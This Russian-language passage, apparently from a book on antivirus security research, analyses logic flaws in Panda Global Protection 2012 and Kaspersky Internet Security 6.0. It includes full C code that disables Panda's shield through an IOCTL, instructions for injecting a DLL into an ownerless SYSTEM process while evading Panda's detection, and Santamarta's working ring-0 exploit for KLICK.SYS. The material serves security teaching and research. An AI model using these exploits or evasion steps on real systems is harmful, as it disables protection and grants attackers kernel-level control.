}
```

Программа просто загружает `PavShld.dll` и вызывает экспортируемую функцию. На компьютере с Panda Global Protection 2012 после ее запуска процессы Panda стало возможно завершать через Диспетчер задач Windows. Результат был одинаковым как для обычного пользователя, так и для специально созданной еще менее привилегированной учетной записи. До запуска средства процессы не завершались, после - завершались.

Сначала автор ошибочно решил, что библиотека лишь записывает значения в реестр. На самом деле она также вызывала `ProcProt.dll`. После проверки секретного идентификатора функция `PAVSHLD_001` исполняла следующий участок:

```
.text:3DA26272 loc_3DA26272: ; CODE XREF: PAVSHLD_0001+5Bj
.text:3DA26272   call    sub_3DA260A0
.text:3DA26277   call    check_supported_os
.text:3DA2627C   test    eax, eax
.text:3DA2627E   jz      short loc_3DA26286
; ProcProt.dll!Func_0056 предназначена для отключения щита антивируса
.text:3DA26280   call    g_Func_0056
```

Названная автором `g_Func_0056` функция из `ProcProt.dll` динамически разрешалась обычными вызовами `LoadLibrary` и `GetProcAddress`. Беглый просмотр ее дизассемблированного кода в IDA не показал ничего особенного. Однако переключение в обозреватель близости клавишей минуса на цифровой панели открыло граф вызовов с интересными вызывающими и вызываемыми функциями, как на рисунке 14.2.




Рисунок 14.2. Граф вызовов `ProcProt!Func_0056`

По меньшей мере две функции, вызываемые из экспортированной `Func_0056`, в итоге обращались к `DeviceIoControl` - программному интерфейсу Windows для связи с драйвером устройства ядра. Вызванная из `Func_0056` функция `sub_3EA05180` выполняла его так:

```
.text:3EA0519F loc_3EA0519F    ; CODE XREF: sub_3EA05180+11j
.text:3EA0519F  push    0           ; lpOverlapped
.text:3EA051A1  lea     ecx, [esp+8+BytesReturned]
.text:3EA051A5  push    ecx         ; lpBytesReturned
.text:3EA051A6  push    0           ; nOutBufferSize
.text:3EA051A8  push    0           ; lpOutBuffer
.text:3EA051AA  push    0           ; nInBufferSize
.text:3EA051AC  push    0           ; lpInBuffer
.text:3EA051AE  push    86062018h    ; код отключения щита
.text:3EA051B3  push    eax         ; hDevice
; Отдать драйверу окончательную команду отключить защиту
.text:3EA051B4  call    ds:DeviceIoControl
```

Получается, потайной механизм `PavShld.dll`, срабатывавший только при передаче скрытого идентификатора, вообще не нужен. Достаточно знать имя символической ссылки, опубликованной драйвером ядра, и передаваемый код `IOCTL`. Эти два значения извлекаются дизассемблированием библиотеки, после чего щит отключается следующим кодом:

```
#include <windows.h>

int main(int argc, char **argv)
{
  HANDLE hDevice = CreateFileA(
    "\\\\.\\Global\\PAVPROTECT", // имя устройства DOS
    0,
    1u,
    0,
    3u,
    0x80u, 0);
  if ( hDevice )
  {
    DWORD BytesReturned;
    DeviceIoControl(
      hDevice,
      0x86062018,
      0, 0, 0, 0, &BytesReturned, 0);
  }
  return 0;
}
```

Эта логическая ошибка легко находится статическим анализом. Далее показан поиск еще более простых недостатков проектирования и логики.

Поиск неправильных привилегий, разрешений и списков доступа

Особенно часто неправильно защищенные системные объекты встречаются в Windows. Например, привилегированное приложение, работающее от имени `SYSTEM`, использует объект с небезопасным списком управления доступом, позволяющим обычному пользователю изменить его или взаимодействовать с ним так, чтобы повысить привилегии.

Иногда процесс или поток приложения исполняется от имени `SYSTEM` с наивысшим уровнем целостности, но не имеет владельца. Это звучит странно, однако подобные ошибки встречались во многих продуктах: им были подвержены версии баз данных Oracle и IBM DB2 для Windows, а во время исследования автора - также Panda Global Protection 2012.

Один из первых шагов аудита нового продукта - установить его, перезагрузить компьютер и кратко исследовать локальную поверхность атаки,

просмотрев установленные службы, процессы, права каждого объекта привилегированных процессов и другие компоненты. В первые минуты аудита Panda Global Protection 2012 автор обнаружил знакомую любопытную ошибку: неправильные или отсутствующие разрешения объекта. Такие недостатки выявляются, например, программой Process Explorer из комплекта Sysinternals, как показано на рисунке 14.3.




Рисунок 14.3. Свойства безопасности процесса `WebProxy.exe`

Процесс `WebProxy.exe` исполняется от имени `NT AUTHORITY\SYSTEM` с наивысшим уровнем целостности `SYSTEM`. Однако его права чрезмерно свободны: у процесса вообще нет владельца. В окне разрешений отображается предупреждение:

> Этому объекту не назначены разрешения.
>
> Предупреждение: это создает возможную угрозу безопасности, поскольку любой пользователь с доступом к объекту может стать его владельцем. Владельцу объекта следует как можно скорее назначить разрешения.

Process Explorer недвусмысленно сообщает об угрозе: любой пользователь локальной машины, независимо от привилегий, может получить этот процесс в собственность. Даже процесс с низкими правами, например вкладка Google Chrome или современной версии Internet Explorer внутри песочницы, способен захватить целый процесс `SYSTEM`.

Антивирус тем самым превращается в быстрый и простой путь из песочницы к одному из высших уровней привилегий. Сначала злоумышленнику требуется найти и эксплуатировать ошибку выбранного браузера, а затем применить данную уязвимость как последний этап. Без дефекта браузера сценарий неприменим, но искать такие дефекты не особенно сложно.

Это чрезвычайно серьезная ошибка, хотя подобные упущения встречаются даже в защитных продуктах. Для злоумышленника она удачна еще и простотой средства эксплуатации: достаточно стать владельцем процесса или внедрить поток в его контекст. С процессом без владельца можно

сделать практически все.

В примере динамическая библиотека внедряется программой RemoteDLL, доступной по адресу <http://securityxploded.com/remotedll.php>. После загрузки распакуйте ее и запустите `RemoteDll32.exe` из подкаталога `Portable`. Появится окно, показанное на рисунке 14.4.




Рисунок 14.4. Интерфейс средства внедрения RemoteDLL

Оставьте стандартные значения действия и способа внедрения, а в качестве цели выберите уязвимый `WebProxy.exe`. Перед указанием библиотеки в интерфейсе RemoteDLL создадим простой файл на языке C:

```
#include <Windows.h>
#include <stdlib.h>

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
)
```

```
{
  switch (ul_reason_for_call)
  {
  case DLL_PROCESS_ATTACH:
    // Здесь находился бы настоящий код
    break;
  case DLL_THREAD_ATTACH:
  case DLL_THREAD_DETACH:
  case DLL_PROCESS_DETACH:
    break;
  }
  return TRUE;
}
```

Заглушка ничего не делает, хотя при событии `DLL_PROCESS_ATTACH` можно выполнить любые действия. Скомпилируйте ее как динамическую библиотеку любимым компилятором, например Microsoft Visual Studio, и укажите полученный путь в поле имени библиотеки RemoteDLL. Затем нажмите кнопку внедрения.

Однако попытку обнаруживает и блокирует Panda, выводя сообщение «Опасная операция заблокирована!», показанное на рисунке 14.5 на испанском языке.




Рисунок 14.5. Panda блокирует попытку внедрения динамической библиотеки

В журнале антивируса видно, что был перехвачен вызов `CreateRemoteThread`, примененный RemoteDLL. Остаются два варианта:

1. Отключить щит, который, вероятно, отвечает за обнаружение внедрения.
2. Применить другой способ.

Даже без известного способа отключить щит библиотеку можно внедрить иначе. RemoteDLL предлагает недокументированный собственный программный интерфейс `NtCreateThread`. Вместо `CreateRemoteThread` средство напрямую вызывает внутреннюю функцию `NtCreateThread`.

Выберите в списке способов внедрения вариант NTCreateThread и снова нажмите кнопку. Интерфейс как будто зависнет, но Process Explorer покажет результат, сходный с рисунком 14.6.




Рисунок 14.6. Успешный захват Panda

Библиотека загружена в адресное пространство приложения, работающего от имени SYSTEM. Убедившись в работоспособности приема, можно написать более сложное средство на основе NtCreateThread, например внедрить библиотеку Meterpreter из Metasploit, которая подключится к подконтрольной машине с консолью Metasploit. Это лишь один пример: возможности практически не ограничены.

Поиск скрытых возможностей в пространстве ядра

Ранее уже рассматривались уязвимости, вызванные скрытыми возможностями. Подобные механизмы, включая секретный идентификатор и код IOCTL Panda Global Protection для отключения защиты, часто встречаются в антивирусах. Одни создаются намеренно, например для технической поддержки, другие возникают случайно, как следующая уязвимость.

В 2006 году исследователь безопасности Рубен Сантамарта сообщил об интересной ошибке Kaspersky Internet Security 6.0. Старая версия продукта применяла два драйвера для перехвата в системах NDIS и TDI: соответственно KLICK.SYS и KLIN.SYS. Оба реализовывали подключаемые модули, позволявшие устанавливать обратные вызовы других компонентов. Регистрацию каждого модуля запускал внутренний код IOCTL.

Список управления доступом устройства, зарегистрированного драйвером KLICK.SYS для перехвата NDIS, не ограничивал запись. Любой пользователь мог обратиться к устройству \\.\KLICK формата DOS и воспользоваться скрытой возможностью драйвера ядра. Код 0x80052110 предназначался для регистрации обратного вызова подключаемого модуля KLICK.SYS.

Метод DriverEntry драйвера выглядит так:

```
.text:00010A3D ; NTSTATUS __cdecl DriverEntry(PDRIVER_OBJECT
DriverObject, PUNICODE_STRING RegistryPath)
.text:00010A3D   public DriverEntry
.text:00010A3D DriverEntry proc near
.text:00010A3D
.text:00010A3D SourceString= word ptr -800h
.text:00010A3D var_30= UNICODE_STRING ptr -30h
.text:00010A3D var_28= byte ptr -28h
.text:00010A3D AnsiString= STRING ptr -1Ch
.text:00010A3D DestinationString= UNICODE_STRING ptr -14h
.text:00010A3D SymbolicLinkName= UNICODE_STRING ptr -0Ch
.text:00010A3D ResultLength= dword ptr -4
.text:00010A3D DriverObject= dword ptr  8
.text:00010A3D RegistryPath= dword ptr  0Ch
.text:00010A3D
.text:00010A3D   push    ebp
.text:00010A3E   mov     ebp, esp
.text:00010A40   sub     esp, 800h
```

```
.text:00010A46   push    ebx
.text:00010A47   push    esi
.text:00010A48   mov     esi, ds:RtlInitUnicodeString
.text:00010A4E   push    edi
.text:00010A4F   lea     eax, [ebp+DestinationString]
.text:00010A52   push    offset SourceString ; \Device\klick
.text:00010A57   push    eax ; DestinationString
.text:00010A58   call    esi ; RtlInitUnicodeString
.text:00010A5A   lea     eax, [ebp+SymbolicLinkName]
.text:00010A5D   push    offset aDosdevicesKlic ; \DosDevices\klick
.text:00010A62   push    eax ; DestinationString
.text:00010A63   call    esi ; RtlInitUnicodeString
.text:00010A65   mov     ebx, [ebp+DriverObject]
.text:00010A68   xor     esi, esi
.text:00010A6A   push    offset DeviceObject ; DeviceObject
.text:00010A6F   push    esi ; Exclusive
.text:00010A70   push    esi ; DeviceCharacteristics
.text:00010A71   lea     eax, [ebp+DestinationString]
.text:00010A74   push    22h ; DeviceType
.text:00010A76   push    eax ; DeviceName
.text:00010A77   push    esi ; DeviceExtensionSize
.text:00010A78   push    ebx
.text:00010A79   call    uninteresting_10888
.text:00010A7E   push    eax ; DriverObject
.text:00010A7F   call    ds:IoCreateDevice
```

Сначала создаются устройство `\Device\Klick` и соответствующая символическая ссылка `\DosDevices\klick`. Затем адрес `device_handler` копируется в массив `DriverObject->MajorFunction`:

```
.text:00010A97   lea     edi, [ebx+_DRIVER_OBJECT.MajorFunction]
.text:00010A9A   pop     ecx
.text:00010A9B   mov     eax, offset device_handler
; Скопировать device_handler в таблицу MajorFunction
.text:00010AA0   rep stosd
```

Именно `device_handler` следует проанализировать, чтобы понять, какие `IOCTL` он обрабатывает и как. Ее псевдокод начинается так:

```
NTSTATUS __stdcall device_handler(
    PDEVICE_OBJECT dev_obj, struct _IRP *Irp)
{
  NTSTATUS err; // ebp@1
  _IO_STACK_LOCATION *CurrentStackLocation; // eax@1
  unsigned int InputBufferLength; // edx@1
```

Продолжение псевдокода обработчика:

```
  unsigned int maybe_write_length; // edi@1
  unsigned int io_control_code; // ebx@1
  UCHAR irp_func; // al@1

  err = 0;
  CurrentStackLocation =
    (_IO_STACK_LOCATION *)Irp->Tail.Overlay.CurrentStackLocation;
  InputBufferLength =
    CurrentStackLocation->Parameters.DeviceIoControl.InputBufferLength;

  maybe_write_length = CurrentStackLocation->Parameters.Write.Length;

  io_control_code =
    CurrentStackLocation->Parameters.DeviceIoControl.IoControlCode;

  irp_func = CurrentStackLocation->MajorFunction;
  if ( irp_func == IRP_MJ_DEVICE_CONTROL ||
       irp_func == IRP_MJ_INTERNAL_DEVICE_CONTROL )
    err = internal_device_handler(
                    io_control_code,
                    Irp->AssociatedIrp.SystemBuffer,
                    InputBufferLength,
```

```
                    Irp->AssociatedIrp.SystemBuffer,
                    maybe_write_length,
                    &Irp->IoStatus.Information);

  Irp->IoStatus.anonymous_0.Status = err;
  IofCompleteRequest(Irp, 0);
  return err;
}
```

Входные аргументы и `IoControlCode` передаются другой функции, названной автором `internal_device_handler`. В зависимости от управляющего кода она в итоге вызывает `sub_1172A`:

```
001170C loc_1170C: ; CODE XREF: internal_device_handler+1Ej
001170C                                 ; internal_device_handler+25j
001170C   push    [ebp+iostatus_info]     ; iostatus_info
001170F   push    [ebp+write_length]      ; write_length
0011712   push    [ebp+system_buf_write]  ; SystemBufferWrite
0011715   push    [ebp+input_buf_length]  ; InputBufferLength
0011718   push    [ebp+SystemBuffer]      ; SystemBuffer
001171B   push    eax                     ; a2
001171C   call    sub_1172A
```

В `sub_1172A` уязвимость становится очевидной. Псевдокод Hex-Rays для обработки `IOCTL 0x80052110` содержит любопытное приведение типа:

```
(...)
if ( io_control_code == 0x80052110 )
{
  if ( SystemBuffer && InputBufferLength >= 8 )
  {
    v10 = (void *)(*(int (__cdecl **)(_DWORD))(*this + 20))(0);
    if ( v10 )
    {
      (*(void (__thiscall **)(void *))(*(_DWORD *)v10 + 4))(v10);
      if ( sub_15306(v10,
         *(int (__cdecl **)(char *, char *, int))SystemBuffer,
         *((_DWORD *)SystemBuffer + 1)) )
(...)
```

Декомпилятор показывает приведение элемента `SystemBuffer` к указателю на функцию. Иными словами, адрес из первого двойного слова входного буфера трактуется как вызываемая функция. `sub_15306` содержит следующий печальный код:

```
; int __thiscall sub_15306(
;           void *this,
;           int (__cdecl *system_buffer)(char *, char *, int),
;           int a3)
.text:00015306 sub_15306 proc near
.text:00015306 var_20= byte ptr -20h
.text:00015306 var_18= byte ptr -18h
.text:00015306 var_10= byte ptr -10h
.text:00015306 var_8= dword ptr -8
.text:00015306 var_4= dword ptr -4
.text:00015306 system_buffer= dword ptr  8
.text:00015306 arg_4= dword ptr  0Ch
.text:00015306
.text:00015306   push    ebp
.text:00015307   mov     ebp, esp
.text:00015309   sub     esp, 20h
(...)
.text:00015316   mov     ecx, [ebp+arg_4]
.text:00015319   lea     edi, [esi+10h]
.text:0001531C   mov     [esi+1ECh], ecx
.text:00015322   push    ecx
.text:00015323   lea     ecx, [esi+1B8h]
.text:00015329   mov     [esi+1F0h], eax
.text:0001532F   mov     [edi], eax
.text:00015331   mov     eax, [ebp+system_buffer]
; Указатель на SystemBuffer
.text:00015334   push    ecx
```

```
.text:00015335   push    edi
.text:00015336   mov     [esi+1ACh], eax
.text:0001533C   call    eax  ; Вызвать *(DWORD *)SystemBuffer
```

Драйвер вызывает любой адрес, переданный в первом двойном слове буфера `IOCTL`, поэтому кто угодно может исполнить произвольный код в кольце 0. Причиной стал архитектурный недостаток или, возможно, неправильные разрешения. Функция предназначалась для регистрации подключаемых модулей и их обратных вызовов в `KLICK.SYS`:

```
(...)
.text:0001535D   push    edi
.text:0001535E   push    ecx
.text:0001535F   push    offset aRegisterPlugin
; "Register plugin: ID = <%x> <%s>\r\n"
.text:00015364   push    3
.text:00015366   push    8
.text:00015368   push    eax
.text:00015369   call    dword ptr [edx+0Ch]
```

Однако список управления доступом драйвера разрешал любому пользователю вызывать этот `IOCTL` так, будто запрос пришел от подключаемого модуля. Непривилегированный процесс получал непосредственное исполнение кода в пространстве ядра.

Средство эксплуатации написать было совсем несложно, поскольку драйвер мог вызвать даже указатель пользовательского режима. Ниже приведен образец Рубена:

```
////////////////////////////////////
///// AVP (Kaspersky)
////////////////////////////////////
//// ТОЛЬКО В УЧЕБНЫХ ЦЕЛЯХ
//// Повышение привилегий ядра, вариант 2
//// Средство эксплуатации
//// Рубен Сантамарта
//// www.reversemode.com
//// 01.09.2006
////////////////////////////////////

#include <windows.h>
#include <stdio.h>

void Ring0Function()
{
  printf("----[RING0]----\n");
  printf("Hello From Ring0!\n");
  printf("----[RING0]----\n\n");
  exit(1);
}

VOID ShowError()
{
  LPVOID lpMsgBuf;
  FormatMessage(FORMAT_MESSAGE_ALLOCATE_BUFFER|
                FORMAT_MESSAGE_FROM_SYSTEM,
    NULL,
    GetLastError(),
    MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT),
    (LPTSTR) &lpMsgBuf,
    0,
    NULL);
  MessageBoxA(0,(LPTSTR)lpMsgBuf,"Error",0);
  exit(1);
}

int main(int argc, char *argv[])
{
  DWORD  InBuff[1];
  DWORD  dwIOCTL,OutSize,InSize,junk;
  HANDLE hDevice;
  system("cls");
```

```
    printf("######################\n");
    printf("## AVP Ring0 Exploit ##\n");
    printf("######################\n");
    printf("Ruben Santamarta\nwww.reversemode.com\n\n");

    /* [1] */ hDevice = CreateFile("\\\\.\\KLICK",
                   0,
                   0,
                   NULL,
                   3,
                   0,
                   0);

    ////////////////////
    ///// СВЕДЕНИЯ
    ////////////////////
    if (hDevice == INVALID_HANDLE_VALUE) ShowError();
    printf("[!] KLICK Device Handle [%x]\n",hDevice);

    ////////////////////
    ///// БУФЕРЫ
    ////////////////////
    /* [2] */ InSize = 0x8;
    /* [3] */ InBuff[0] =(DWORD) Ring0Function; // Адрес оболочечного кода Ring0

    ////////////////////
    ///// IOCTL
    ////////////////////
    dwIOCTL = 0x80052110;
    printf("[!] IOCTL [0x%x]\n\n",dwIOCTL);
    /* [4] */ DeviceIoControl(hDevice,
           dwIOCTL,
           InBuff,0x8,
           (LPVOID)NULL,0,
           &junk,
           NULL);
    return 0;
}
```

В точке `[1]` открывается символическая ссылка `\\.\KLICK`, созданная драйвером `KLICK.SYS`. В `[2]` ожидаемый размер входного буфера устанавливается равным 8 байтам. В `[3]` первое двойное слово буфера получает адрес локальной `Ring0Function`, а в `[4]` уязвимый `IOCTL` вызывается через `DeviceIoControl`. Драйвер исполнит `Ring0Function` и выведет приветствие из кольца 0.

Полезную нагрузку можно заменить любой другой: например, открыть командную оболочку, создать администратора или выполнить иное действие, поскольку код работает в ядре.

Другие логические уязвимости ядра

Некоторые ошибки ядра возникают потому, что произвольному пользователю разрешено отправлять команды `IOCTL`, как в случае с Kaspersky. Проблема затрагивает множество антивирусов. Рассмотрим еще один пример - набор неизвестных на момент обнаружения уязвимостей ядра в Malwarebytes.

